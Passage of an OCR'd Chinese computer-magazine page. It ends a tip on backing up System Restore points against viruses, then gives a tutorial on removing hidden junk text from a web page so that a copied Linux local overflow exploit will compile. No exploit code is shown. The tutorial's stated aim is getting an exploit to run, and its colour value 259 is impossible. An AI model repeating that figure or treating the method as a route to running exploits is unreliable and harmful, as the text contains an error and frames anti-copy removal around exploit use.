


图7




图8


四、备份重要的还原点


有些病毒会将你的“系统还原”功能关闭，或是将还原点内的文件也感染上病毒。你可以把重要的还原点备份，即把对应的文件夹“RPn”拷贝到其它地方，等到还原点被破坏的时候再将它拷回去。这样就不怕病毒攻击了。


解决复制页面数据产生乱码问题


magic dog

前两天旭方找到了一个Linux的本地溢出程序给我看，说是从火狐上弄来的，但我弄了半天都没有将其中的乱码给去掉，就索性让他把整个页面传了过来，打开后如如图1所示。


图1


图2


图3


图4

表面看似正常但当复制到文本文件里时却有大量的乱码，这样是不能编译成功的，如图2（这种情况在很多网站上都有，我想是为了防止别人复制内容吧，但像这种大量的代码不去复制难道要手一行一行的输入吗？）。

使用记事本打开一个一个的去掉当然可以，但那样太费时间了。使用FRONTPAGE打开，发现里面用了两种方式来隐藏乱码，一个是把乱码颜色设置成和页面底色一样，如图3。

另一个是利用HTML的span标签：<SPAN style="DISPLAY：none"> u s A r:s&z q,V</SPAN>,上面的代码为隐藏一段乱码。为了能够将乱码快速的清除掉，我当然是想到了替换功能，但是使用FRONTPAGE不知道该怎么利用通配符（打算替换<SPAN style="DISPLAY：none">* </SPAN>，但“*”不能认作通配符）。先来解决前面一堆乱码，打开WORD把页面加载进来，然后开始“替

换”→“高级”→“格式”→“字体”选择颜色，在“自定义”里面填好乱码使用的RGB颜色，分别是245.249.259，如图4。

然后选择全部替换就OK了（使用空白替换），接下来是对付那个讨厌的标签，其实我们可以使用注释符把它注释掉的。类似C语言里的“/*　*/”。想到解决的方法了吧，把<SPAN style="DISPLAY：none">替换成<!--魔力狗狗，比较重要的是在替换的时候要选上“忽略空白差异”，如图5，然后把</SPAN>替换为-->，保存为HTML。这时我们再在浏览器里访问，就会发现复制下来的东西已经没有乱码了（图6和图7是前后的比较）。最后提醒一下大家，在制作的时候最好是先注释掉那段代码，再使用WORD来替换乱码。




图5

